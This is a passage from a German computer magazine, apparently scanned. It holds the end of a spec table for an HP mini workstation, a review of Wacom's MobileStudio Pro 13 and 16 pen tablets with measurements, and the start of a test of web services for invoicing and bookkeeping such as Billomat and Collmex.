CPU / Kerne / Takt (Turbo)	Core i7-6700 / 4+HT / 3,4 (3,7 bis 4,0) GHz
CPU-Fassung / -Lüfter (Regelung) / Chipsatz	LGA 1151 / 70 mm (✓) / C236
RAM (Typ / Max.) / -Slots (frei)	16 GByte SO-DIMM DDR4-2133 (Samsung M471A1K43BB1-CRC / 32 GByte) / 2 (0)
Grafik(-speicher) / -lüfter	Quadro M620 (2 GByte GDDR5) / 40 mm
Erweiterungs-Slots / -Schächte (nutzbar)	1 × M.2-2280 (0), 1 × M.2 2230 (1) / 1 × 2,5" (1)
SSD (Typ, Kapazität)	Samsung SSD SM961, 256 GByte (MZVPW256HEGL) (M.2-NVMe-PPCLe, 256 GByte)
Sound-Chip (Chip)	HDA (Realtek ALC221)
Netzwerk-Interface (Chip, Anbindung) / TPM 2.0	1 GBit/s (i219-LM, PCIe) / ✓
Abmessungen (B × H × T)	217 mm × 60 mm × 217 mm
Kensington-Lock / Gehäuseverriegelung	✓ / ✓
Netzteil (Leistung)	HP, extern, 19,5 V (200 W)
Anschlüsse hinten	4 × DisplayPort 1.2, 2 × USB 3.0 Typ C, 2 × USB 3.0 Typ A, 1 × LAN
Anschlüsse vorn, oben und seitlich	2 × USB 3.0, 1 × analog Audio (Headset)
Elektrische Leistungsaufnahme, Datentransfer-Messungen und Geräuschentwicklung	
Soft-Off (mit ErP) / Energie Sparen / Leerlauf	1,4 W (0,3 W) / 1,8 W / 17,8 W
Volllast: CPU / CPU und Grafik	90 W / 134 W
SSD / USB 3.0 Lesen (Schreiben)	3,3 (1,5) GByte/s / 457 (449) MByte/s
LAN: Empfangen (Senden)	118 (118) MByte/s
Geräuschentwicklung: Leerlauf / Volllast (Note)	0,1 Sone (⊕⊕) / 2,5 Sone (⊖⊖)
CPU- / GPU-Last (Note)	1,0 Sone (○) / 1,4 Sone (○)
Funktionstests	
AMT / USB-Ports: einzeln abschaltbar (Device-Typ einschränkbar)	✓ / ✓ (✓)
Wake on LAN: Standby / Soft-Off	✓ / ✓
USB: 5V in Soft-off / Wecken per USB-Tastatur aus: Standby (Wecken per USB-Tastatur aus: Soft-Off)	✓ / ✓ (-)
Bootdauer bis Login	20 s
Systemleistung	
SYSMARK 2014 SE	1119
Cinebench R15 Single- / Multi-Thread	173 / 819
3DMark: Fire Strike	3178
SpecViewPerf 12.1.1: 3dsmax-05 / creo-01 / energy-01 / maya-04	33,6 / 37,0 / 0,5 / 29,8 fps
medical-01 / showcase-01 / snx-02 / sw-03 / catia-04	10,9 / 18,9 / 28,5 / 59,0 / 34,5 fps
Lieferumfang	
Tastatur / Maus	✓ / ✓ (kabelgebunden)
Betriebssystem / installiert im UEFI-Modus / Secure-Boot	Windows 10 Pro (x64) / ✓ / ✓
Anwendungs-Software / Handbuch	HP-Software / Kurzanleitung
Bewertung	
Systemleistung: Office / Rendering / Spiele	⊕⊕ / ⊕⊕ / ⊖
Audio: Wiedergabe / Aufnahme	⊕⊕ / ⊖
Geräuschentwicklung / Systemaufbau	⊕ / ⊕⊕
Preis / Garantie	1400 € / 36 Monate
⊕⊕ sehr gut ✓ funktioniert	⊕ gut — funktioniert nicht
○ zufriedenstellend	⊖ schlecht
	⊖⊖ sehr schlecht



Mobiles Malen ohne Kleckser

Stift-Tablets Wacom MobileStudio Pro 13 und 16 mit Windows 10

Mit dem MobileStudio Pro will Wacom ambitionierten Künstlern und Grafikern unterwegs ein hochwertiges Stifterlebnis beschere[n]: mit geringer Verzögerung und ohne Parallaxe bei 13 oder 16 Zoll Diagonale.

**Von Gerald Himmelein
und Florian Müssig**

Das MobileStudio Pro wird in zwei Größen und insgesamt sechs Ausbaustufen mit unterschiedlichen CPUs und SSD-Größen angeboten. Leicht und handlich ist keines der Modelle, aber die

MobileStudios sind auch nicht als Surf-tablets für die Couch gedacht. Vielmehr sollen sie mobilen Grafikern und Künstlern die Möglichkeit bieten, unterwegs wie daheim nach Herzenslust zu gestalten und zu malen.

Alle Varianten besitzen matte Displays mit Touch- und Stiftbedienung, Hardware-Tasten und einen Steuerring an einer der schmalen Seiten sowie drei USB-C-Anschlüsse an der gegenüberliegenden Seite. Am Rand unter den Hardware-Tasten finden sich eine Lautstärkewippe, ein Schalter zur Verriegelung der Ausrichtung, eine Kopfhörerbuchse und ein SDXC-Karten-Slot. Der breite Rand um das Display dient als Handballenauflage.

Neuer Digitizer & Stift

Gegenüber den „Cintiq Companion“ genannten Vormodellen wurde der Digitizer weiterentwickelt – so heißt die Schicht, über die das Tablet die Stiftposition erkennt. Der neue Digitizer hat den Vorteil, dass der Cursor direkt unter der Stiftspitze liegt, ähnlich wie beim Apple iPad Pro. Bei anderen Tablet-Displays mit Wacom-Technik erscheint der Cursor fast einen Millimeter tiefer als die Stiftspitze, was insbesondere an den Rändern zu einem bisweilen irritierenden Versatz führt (Parallaxe). Bei der Kalibrierung sollte man den Stift unbedingt senkrecht über die Kontrollpunkte halten, um ein punktgenaues Ergebnis zu erhalten. Im Test

wirkte das Stiftgefühl insgesamt deutlich natürlicher als bei vorangegangenen Produktgenerationen.

Darüber hinaus hat Wacom die Abtastrate des Digitizers erhöht und die Druckstufen der Stifteingabe auf 8192 vervierfacht. Der batterie-lose, 15,5 Zentimeter lange Pro Pen 2 sieht zwar fast genauso aus wie das Vorgängermodell, innen wurde aber offenbar umgebaut: Zuvor hatte die austauschbare Spitze einen durchgehenden Durchmesser, jetzt wird sie im Schaft dünner.

Im Unterschied zu den meisten Stift-Tablets erkennt der in den MobileStudios verbaute Digitizer den Neigungswinkel des Stifts. Das ist keineswegs nur Spielerei: In Painter, Photoshop & Co. verändern Malwerkzeuge wie virtuelle Airbrush-Pistolen, Bleistifte und Kalligrafiefedern je nach Stifthaltung die Sprührichtung beziehungsweise Strichbreite.

Bei hochauflösenden Displays mit mattierter Oberfläche, wie sie beide Wacom-Geräte haben, bemerkt man mitunter ein leichtes buntes Schimmern, insbesondere auf hellen Flächen und bei Kopfbewegungen. Beim 16-Zoll-Modell fällt dieses Schimmern kaum auf, beim 13er-Modell stärker.

Die Aufbewahrungsbox für den Stift erinnert an eine Zigarrenhülse. Unter dem Deckel stecken drei Ersatzspitzen – eine davon aus filzähnlichem Kunststoff, der ähnlich wie ein Bleistift über das Display gleitet.

Erste Schritte

Auf die Einrichtung von Windows 10 folgt ein Einrichtungsassistent von Wacom. Über diesen kann man die Belegung der „ExpressKeys“ getauften Hardware-Tasten anpassen. Beim 13-Zoll-Modell liegen sechs davon neben dem Bildschirm, beim 16-Zoll-Modell sogar acht. Zu den Vorbelegungen gehören Strg, Alt und die Leertaste.

Der Druckknopf des zwischen den ExpressKeys liegenden zusätzlichen Touch-Rings enthält einen Fingerabdruck-Scanner und fungiert zugleich als Windows-Taste. Was Wischgesten über den Ring bewirken, lässt sich ebenfalls anpassen: Sinnvolle Belegungen sind etwa Rückgängig/Wiederholen oder Pinseldurchmesser reduzieren/vergrößern. Belegungen können global gelten oder nur für bestimmte Programme.

Zur Auswahl steht auch ein kreisförmiges Popup-Fensterchen namens „Radialmenü“, für dessen kuchenstückförmige

ge Steuerungsfelder man unter anderem anwendungsspezifische Menübefehle definieren kann. So kommt man in vielen Grafikanwendungen ohne Maus und Tastatur aus – zumal man mit den Fingern auf die Bildschirmstatur zurückgreifen kann oder mit dem Stift auf die Zeichenerkennung von Windows.

Nach der Ersteinrichtung empfiehlt das „Wacom Desktop Center“ ein Update des Tablet-Treibers. Bei beiden Testgeräten führte das Treiber-Update dazu, dass die Touch-Bedienung ausfiel und der Stift keine Linksklicks mehr abgab. So blieb keine Möglichkeit mehr, auf den Knopf mit der Aufforderung zum Neustart zu drücken, um den neuen Treiber in Betrieb nehmen zu können. Vor dem Update sollte man also mindestens eine Maus anschließen – andernfalls muss man das MobileStudio mit einem harten Reset neustarten: Ausschalter für mehrere Sekunden nach unten ziehen, bis das Wacom-Logo erscheint.

Thema in sechs Variationen

Das MobileStudio Pro 13 wird in vier Konfigurationen zwischen 1600 und 2700 Euro angeboten. Die Einstiegsversion bietet abseits von einem Core-i5-Prozessor der Skylake-Generation nur magere 64 GByte SSD-Speicher und 4 GByte RAM. Das reicht für Skizzen, doch für anspruchsvollere Vorhaben sollte man 300 Euro drauflegen und die i5-Version mit 8 GByte Arbeitsspeicher nehmen. Dann sind auch eher praxistaugliche 128 GByte SSD-Speicher an Bord. Die nächsten beiden Ausbaustufen des 13-Zoll-Modells bieten einen i7 mit 256 beziehungsweise 512 GByte großer SSD und 8 beziehungsweise 16 GByte RAM. Für Firmen-ITler wichtig: Auf den beiden 13-Zoll-MobileStudios mit i5 ist die Home-Edition von Windows 10 installiert, bei allen anderen Modellen die domänenfähige Pro-Variante.

CPUs der Nachfolgenergeneration Kaby Lake würden hier keinen spürbaren Performance-Vorteil bringen – zumal Wacom

potente 28-Watt-Varianten einbaut, die höhere Taktraten aufweisen als die sonst bei Notebooks und Tablets üblichen 15-Watt-Prozessoren. Um die Grafikausgabe kümmert sich bei den preisgünstigeren MobileStudio-Varianten die in den Prozessor integrierte Intel-Grafikeinheit Iris 550. Sie liefert eine etwas höhere 3D-Performance als die sonst übliche HD 520 (oder HD 620). Mit aufwendigen Spielgrafiken oder CAD-Modellen ist aber auch die Iris 550 überfordert.

Alle vier 13-Zoll-Modelle besitzen ein mattes WQHD-Display mit 2560 × 1440 Punkten, das nahezu den kompletten Adobe-RGB-Farbraum abbildet. Die maximale Helligkeit von rund 200 cd/m² reicht nicht für den Betrieb unter freiem Himmel aus – andere Tablets strahlen deutlich heller. Beim Blick von der Seite erscheinen Farben nicht mehr neutral, sondern leicht rosastichig.

Das größere MobileStudio Pro 16 gibt es lediglich in zwei Varianten: Die „kleine“ kostet 2600 Euro, besitzt einen Core i5, eine 256-GByte-SSD und 8 GByte RAM; in der 3200 Euro teuren Luxusversion stecken ein Core i7, eine 512-GByte-SSD und 16 GByte RAM. Das matte UHD-Display mit 3840 × 2160 Pixel Auflösung hat eine minimal geringere Farbraumabdeckung als die kleineren Geschwistergeräte. Es ist generell etwas dunkler; beim Blick von der Seite lässt die Helligkeit sichtbar nach.

Je nach Ausstattungsvariante stecken in den 16-Zoll-Geräten entweder ein Nvidia Quadro M600M mit 2 GByte Speicher oder ein Nvidia Quadro M1000M mit 4 GByte zusätzlich zur Intel-Grafik. Die Vorteile gegenüber der integrierten Intel-GPU in den 13-Zoll-Modellen liegen nicht nur in der höheren 3D-Leistung: Die Quadro-Grafiktreiber sind für etliche professionelle Anwendungen zertifiziert, was vollständige Kompatibilität garantiert.

Die vorhandene Rechenleistung fordert leider ihren Tribut bei der Geräuschentwicklung: Selbst bei ruhendem Desktop



Auf der Rückseite der MobileStudio-Geräte mit maximaler Ausstattung sitzt eine 3D-Kamera von Intel, die RealSense R200. Damit lassen sich freihändig 3D-Scans anfertigen.

rauschen die Lüfter des 13- wie des 16-Zoll-Modells konstant mit hörbaren 0,2 Sone. Das ist zwar angenehmer als bei den Vorgänger-Geräten, deren Lüfter immer wieder hoch- und runterdrehen [1], aber kein Vergleich zu anderen Windows-Tablets, die beim Nichtstun flüsterleise bleiben. Unter anhaltender Rechenlast rauscht das Mobi-

leStudio Pro 13 bis zu 1,2 Sone laut, das MobileStudio Pro 16 stört sogar fast doppelt so laut (2,3 Sone). Wer sich an passiv gekühlte Stift-Tablets gewöhnt hat, muss sich umgewöhnen oder Kopfhörer überziehen. In Richtung der Express-Keys bleibt das Display auch bei ununterbrochener Nutzung kühl, rechts wird es hingegen warm.

Die SSDs reizen ihre SATA-Schnittstelle fast vollständig aus; der SD-Kartenleser spricht flotte Karten mit voller Geschwindigkeit an. Bei reduzierter Bildschirmhelligkeit halten die Geräte ohne Netzteil bestenfalls fünf Stunden durch. Die beiden äußeren der drei USB-C-Buchsen sprechen SuperSpeedPlus (10 GBit/s), die mittlere nur SuperSpeed (5 GBit/s). Das mitgelieferte USB-PD-Netzteil kann an alle drei Buchsen angeschlossen werden; auch geben alle drei DisplayPort-Signale aus.

2D- und 3D-Kamera

Allen Modellen gemein ist eine 5-Megapixel-Kamera auf der Vorderseite. Die jeweils teuersten 13- und 16-Zoll-Versionen, die wir hier getestet haben, sind auf der Rückseite mit der 3D-Kamera RealSense R200 von Intel ausgestattet; für 3D-Scans von beliebigen Objekten liegt eine Jahreslizenz von Artec Studio für Windows bei. Bei den anderen Modellen sitzt hinten eine reguläre 8-Megapixel-Kamera.

Fürs komfortable Einloggen mit der Gesichtserkennung Windows Hello ist die 3D-Kamera nicht geeignet; biometrisches Einloggen ist jedoch über den Fingerabdruckleser zwischen den ExpressKeys möglich.

Mit dem 80 Euro teuren Adapter „Wacom Link“ kann man entweder einen Zweitmonitor mit MiniDisplayPort an die MobileStudios anschließen – oder einen anderen Rechner, an dem das MobileStudio dann als „dummes“ Stift-Display funktioniert. Weiteres angekündigtes Zubehör wie ein Standfuß mit drei Neigungswinkeln und eine Transporttasche ist noch nicht verfügbar.

Fazit

Dass es für das MobileStudio keine gleichwertige Konkurrenz gibt, lässt sich Wacom teuer bezahlen. Tatsächlich aber ist die Stiftbedienung über jeden Tadel erhaben: In Painter und Photoshop folgen die Striche der Stiftspitze spürbar schneller als bei allen Vorgängermodellen. Angesichts des Umstands, dass man am MobileStudio gern länger arbeitet, wünscht man sich weniger aufdringliche Lüfter und mehr Laufzeit; zudem dürften die Bildschirme heller sein. (ghi@ct.de) **ct**

Literatur

- [1] Gerald Himmelein, Alexander Spier, Profi-Malblock, Wacom Cintiq Companion 2: Windows-8-Tablet mit erweiterter Stiftunterstützung, c't 20/15, Seite 118

Windows-Tablets für Grafiker: Daten und Testergebnisse		
Modell	Wacom MobileStudio Pro 13	Wacom MobileStudio Pro 16
getestete Konfiguration	DTH-W1320H-EU	DTH-W1620H-EU
Lieferumfang	Windows 10 Pro 64 Bit, Netzteil	Windows 10 Pro 64 Bit, Netzteil
Schnittstellen (V = vorne, H = hinten, L = links, R = rechts, U = unten)		
VGA / DVI / HDMI / DisplayPort / Kamera	– / – / – / – / ✓	– / – / – / – / ✓
USB 2.0 / USB 3.0 / USB 3.1 / LAN	– / 1 × R (1 × Typ-C) / 2 × R (2 × Typ-C) / –	– / 1 × R (1 × Typ-C) / 2 × R (2 × Typ-C) / –
Kartenleser / Strom / Docking-Anschluss	L (SD) / – / –	L (SD) / – / –
Typ-C: Thunderbolt / USB 3.0 / USB 3.1 / DisplayPort / Laden	– / ✓ / ✓ / ✓ / ✓	– / ✓ / ✓ / ✓ / ✓
Ausstattung		
Display	Wacom MStudioPro 13: 13,3 Zoll / 33,7 cm, 2560 × 1440, 16:9, 222 dpi, 21 ... 212 cd/m², matt	Wacom MStudioPro 16: 16 Zoll / 40,6 cm, 3840 × 2160, 16:9, 274 dpi, 37 ... 180 cd/m², matt
Prozessor	Intel Core i7-6567U (2 Kerne mit HT), 3,3 GHz (3,6 GHz bei einem Thread), 2 × 256 KByte L2-, 4 MByte L3-Cache	Intel Core i7-6567U (2 Kerne mit HT), 3,3 GHz (3,6 GHz bei einem Thread), 2 × 256 KByte L2-, 4 MByte L3-Cache
Hauptspeicher / Chipsatz	16 GByte PC3-12800 / Intel Skylake-U	16 GByte PC3-12800 / Intel Skylake-U
Grafikchip (Speicher) / mit Hybridgrafik	int.: Intel Iris 550 (vom Hauptspeicher) / –	PEG: Nvidia Quadro M1000M (4096 MByte GDDR5) / ✓
Sound	HDA: Realtek ALC286	HDA: Realtek ALC286
LAN / WLAN	– / PCIe: Intel Dual Band Wireless-AC 8260 (a/b/g/n-300/ac-867)	– / PCIe: Intel Dual Band Wireless-AC 8260 (a/b/g/n-300/ac-867)
Mobilfunk / Bluetooth (Stack)	– / USB: Intel (Microsoft)	– / USB: Intel (Microsoft)
Touchpad (Gesten) / TPM / Fingerabdruckleser	– / TPM 2.0 / USB: ElanTech	– / TPM 2.0 / USB: ElanTech
Massenspeicher / optisches Laufwerk	SSD: Phison (512 GByte) / –	SSD: Phison (512 GByte) / –
Stromversorgung, Maße, Gewicht		
Akku / wechselbar / Ladestandsanzeige	51 Wh Lithium-Ionen / – / –	78 Wh Lithium-Ionen / – / –
Netzteil	100 W, 463 g, 14,7 cm × 6,2 cm × 2,3 cm, Kleeblattstecker	100 W, 463 g, 14,7 cm × 6,2 cm × 2,3 cm, Kleeblattstecker
Gewicht / Größe / Dicke mit Füßen	1,42 kg / 36,6 cm × 22,8 cm / 1,7 cm	2,2 kg / 41,8 cm × 26,1 cm / 1,9 cm
Leistungsaufnahme		
Suspend / ausgeschaltet	0,9 W / 0,5 W	0,9 W / 0,5 W
ohne Last (Display aus / 100 cd/m² / max)	4,7 W / 12,7 W / 14,4 W	4,8 W / 16,3 W / 19,4 W
CPU-Last / Video / 3D-Spiele (max. Helligkeit)	38,4 W / 17,9 W / 26,4 W	58,7 W / 23,8 W / 74,6 W
max. Leistungsaufnahme / Netzteil-Powerfactor	73,2 W / 0,9	97,6 W / 0,9
Laufzeit, Geräusch, Benchmarks		
Laufzeit Idle (100 cd/m²) / WLAN (200 cd/m²)	5,2 h (9,8 W) / 4,4 h (11,4 W)	5 h (15,8 W) / 3,9 h (20 W)
Laufzeit Video / 3D (max. Helligkeit)	3,3 h (15,5 W) / 1 h (50,8 W)	3,2h (24,3 W) / 1,4 h (57,3 W)
Ladezeit / Laufzeit nach 1h Laden	1,9 h / 2,7 h	1,9 h / 2,7 h
Geräusch ohne / mit Rechenlast	0,2 Sone / 1,2 Sone	0,2 Sone / 2,3 Sone
Massenspeicher lesen / schreiben	529,9 / 508,2 MByte/s	530,1 / 506,9 MByte/s
IOPS (4K) lesen / schreiben	81702 / 66939	79990 / 61545
Leserate SD-Karte	56,6 MByte/s	56,6 MByte/s
WLAN 5 GHz / 2,4 GHz (20m) / MU-MIMO-fähig	19,6 / 11,4 MByte/s / –	25,9 / 10 MByte/s / –
Qualität Audioausgang / Dynamikumfang	⊕ / 97,3 dB(A)	⊕ / 96,2 dB(A)
CineBench R11.5 Rendering 32 / 64 Bit (n CPU)	3,79 / 4,03	3,83 / 4,11
CoreMark Single-/Multi-Core / GLBench	17833 / 49378 / 950 fps	17653 / 49287 / 943 fps
3DMark (Sky Diver / Fire Strike / Time Spy)	6528 / 1576 / 628	9644 / 3147 / 1012
Preis und Garantie		
Straßenpreis Testkonfiguration	2700 €	3200 €
Garantie	2 Jahre	2 Jahre
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden		

Anzeige



Bild: Jörg Niehage

www.Geschäftsalltag

Web-Dienste für Auftragsbearbeitung und Finanzbuchhaltung

Zum Geschäftserfolg gehören gute Arbeit und lästige Büroarbeiten: Angebote kalkulieren, Rechnungen schreiben und Einnahmen buchen. Den ganzen Papierkrieg kann man bequem mit dem Browser erledigen.


Von Peter Schüler

Unternehmens-Web-Dienste, die für Auftragsbearbeitung und Finanzbuchhaltung gleichermaßen zur Hand gehen, sind nützliche Werkzeuge für den Geschäftsbetrieb. Der nachfolgende Vergleichstest klopft solche Dienste auf ihre Fähigkeiten ab. Dienste wie Lexoffice, Scopevisio und DATEV Unternehmen online, die darüber hinaus auch noch die

interaktive Zusammenarbeit mit einem Steuerberater umfassen, kommen in einem der folgenden Hefte zu ihrem Recht.

Ohne Software-Unterstützung gerät die kaufmännische Abwicklung eines Kundenauftrags schnell zur Sisyphus-Arbeit: Kundendaten heraussuchen und in den Briefkopf einsetzen, Auftragsposition für Auftragsposition in den Artikeldaten

Billomat




Der Produktname Billomat steht sowohl für das Web-Portal Billomat.com mit inhaltlichen Beiträgen von Lifestyle bis Unternehmensgründung als auch für den hier getesteten Dienst Billomat.net. Der ist zwar über das Web-Portal zu abonnieren, unterliegt aber anderen Geschäftsbedingungen als die Portalbenutzung. Zum Beispiel integriert der Web-Dienst keine Funktionen von Facebook, Google Plus und Google Analytics.

Registrierte Benutzer empfängt der Dienst in einer übersichtlichen, erweiterbaren Schaltzentrale. Dort sind Webseiten für die eigenen Unternehmensangaben, Kunden- und Artikelstammdaten sowie für Angebote und weitere Geschäftskorrespondenz verlinkt, außerdem kann man dort Widgets für Umsatzübersichten oder einen Jahreskalender platzieren. Die Bedienführung lässt dem Nutzer tiefgreifende Einstellmöglichkeiten. Sie ist sehr schlüssig aufgebaut, nur tarnen sich manche Schaltflächen mitten auf einer Webseite zu unauffällig in Blassgrün auf Weiß. Trotzdem ist man nur selten auf die gelungene, ausführliche Online-Hilfe angewiesen, die zudem tatkräftig durch ein Anwender-Forum und Support-Mitarbeiter unterstützt wird.

Billomat verwaltet Ausgangsdokumente vom formlosen Geschäftsbrief bis zur letzten Mahnung ebenso wie hochgeladene Eingangsdokumente, zum Beispiel Lieferantenrechnun-

gen. Alle Dokumente kann man mit Stichwörtern kennzeichnen und ihnen, soweit sinnvoll, einen Status von „offen“ bis „bezahlt“ zuweisen. Statusänderungen und Kommentare vermerkt Billomat in einer Historie, außerdem vermerkt es offene und beglichene Forderungen und Verbindlichkeiten im Kunden- und Lieferantenstamm.

Zum Testzeitpunkt war das der komplette Umfang der Buchungsfunktionen – als Finanzbuchhaltung kann man das kaum gelten lassen. Allerdings erprobt der Hersteller aktuell weitere Funktionen zur Einnahmen/Überschuss-Rechnung (EÜR), mit deren Beta-Version wir problemlos klargekommen sind. Wenn dieses Heft erscheint, sollten die Funktionen regulär verfügbar sein.



- **mächtig und sehr anpassungsfähig**
- **schlüssige Bedienführung**
- **Buchhaltungsfunktionen erst im Aufbau**

nachschlagen und mitsamt Preisangaben in eine Tabelle eintragen, dann die Posten zusammenrechnen und das Angebot fertig schreiben. Dasselbe noch einmal in Grün, um die Leistung später in Rechnung zu stellen. Diese Pflichtübungen und weitere, um Ein- und Ausgaben zu buchen, kann man sich mit Software-Hilfe drastisch erleichtern.

Die hier getesteten Web-Dienste verwalten Kunden- und Artikeldaten in einer gemeinsamen Datenbank. Da sind Angebote schnell zusammengekllickt, und ebenso schnell erzeugt man aus einem akzeptierten Angebot die zugehörige Rechnung. Über eine Vorgangsnummer lassen sich Ausgaben und Einkünfte unmittelbar mit dem Auftrag verknüpfen. Das erleichtert

die Nachkalkulation und sorgt im Idealfall für eine übersichtliche Buchhaltung.

Seit es praktisch überall zuverlässige Internet-Zugänge gibt, eignen sich Web-Dienste mindestens so gut wie lokal installierte Programme für die Büroaufgaben. Bevor man sich für so eine Lösung entscheidet, muss man einige Formalitäten für den Datenschutz berücksichtigen – sprich:

Collmex




Dieser Dienst mutet von Anfang an äußerst förmlich an. Die Begrüßungsseite verteilt alle Funktionen auf eng umrissene Bereiche unter den Rubrikseiten „Buchhaltung“, „Verkauf“, „Warenwirtschaft“ und „Verwaltung“. Wie sie das tut, ist verwunderlich: Einen neuen Lieferanten sowie Aufträge und Vereinbarungen mit diesem pflegt man unter „Warenwirtschaft“, aber eine Lieferanten-Preisliste importiert man unter „Verwaltung“ und eigene Produkte sind unter „Verkauf“ zu verwalten. Immerhin sind in jeder Rubrikanzeige alle Funktionen sichtbar, ohne dass man erst viele Drop-Down-Menüs absuchen müsste. So kann man recht flüssig arbeiten. Wer nicht ganz bei Null anfängt, wird viele Daten aus bestehenden Listen importieren wollen. Das gelingt bei Collmex entweder über ein eigenes API oder über den Import von CSV-Dateien. In diesen Dateien ist aber Zeile für Zeile ein kryptisches Format angesagt, das man in den Tiefen des Online-Handbuchs studieren muss.

Der Collmex-Dienst geht jede Aufgabe penibel korrekt an und lässt kein Detail außer Acht. Besser als damit kann man sich kaum für eine etwaige Buchprüfung wappnen. Andererseits geht er etwas unüblich auf spontane Erfordernisse ein, etwa während einer telefonischen Kundenanfrage: Eine Ware, die im Artikelstamm noch nicht auftaucht, lässt sich mit einer Ad-hoc-Beschreibung in ein Angebot eintragen. So kann man ein halbfertiges Angebot immerhin vollenden, ohne den Vorgang zur Komplettierung des Artikelstamms abubrechen und anschließend neu zu beginnen. Doch anschließend muss man die Articleigenschaften gesondert in den Artikelstamm einpflegen; und im Interesse der Warenwirtschaft sollte man dann auch einen Warenbestand und einen Lieferanteneintrag beisteuern. Bei den anderen Diensten, die etwa zur Angebots-

erstellung gleich eine Subroutine zur Artikelpflege anbieten, erscheint uns der Workflow besser geregelt.

Für Geschäftsbriefe gibt Collmex einen festen Satz von Textblöcken vor, etwa für Anschrift, Referenz und Rechnungsposten. Sie lassen sich mit dem Layout-Editor nach eigenen Wünschen anpassen. Die Formulierungen für Einleitung und Schlussformel in Deutsch und Englisch kann und sollte man in Textbausteinen vorgeben. Für Buchungen erwies sich der Collmex Dienst sowohl in der Bedienung durch Eingabemasken als auch in der Online-Hilfe als ebenso bedienerfreundlich wie narrensicher.



- ➡ penibel auf alle Anwendungsfälle vorbereitet
- ➡ ergonomische Finanzbuchhaltung
- ➡ formalistische Bedienführung

Man muss prüfen, ob der Dienst-Anbieter die Forderungen der EU-Datenschutzverordnung erfüllt, und man muss eine Vereinbarung zur Auftragsdatenverarbeitung abschließen. Dem stehen aber handfeste Vorteile gegenüber: In der Regel ziehen Dienst-Anbieter regelmäßige Backups und schützen ihre IT sorgsam gegen externe Angriffe. Für dasselbe Sicherheitsniveau

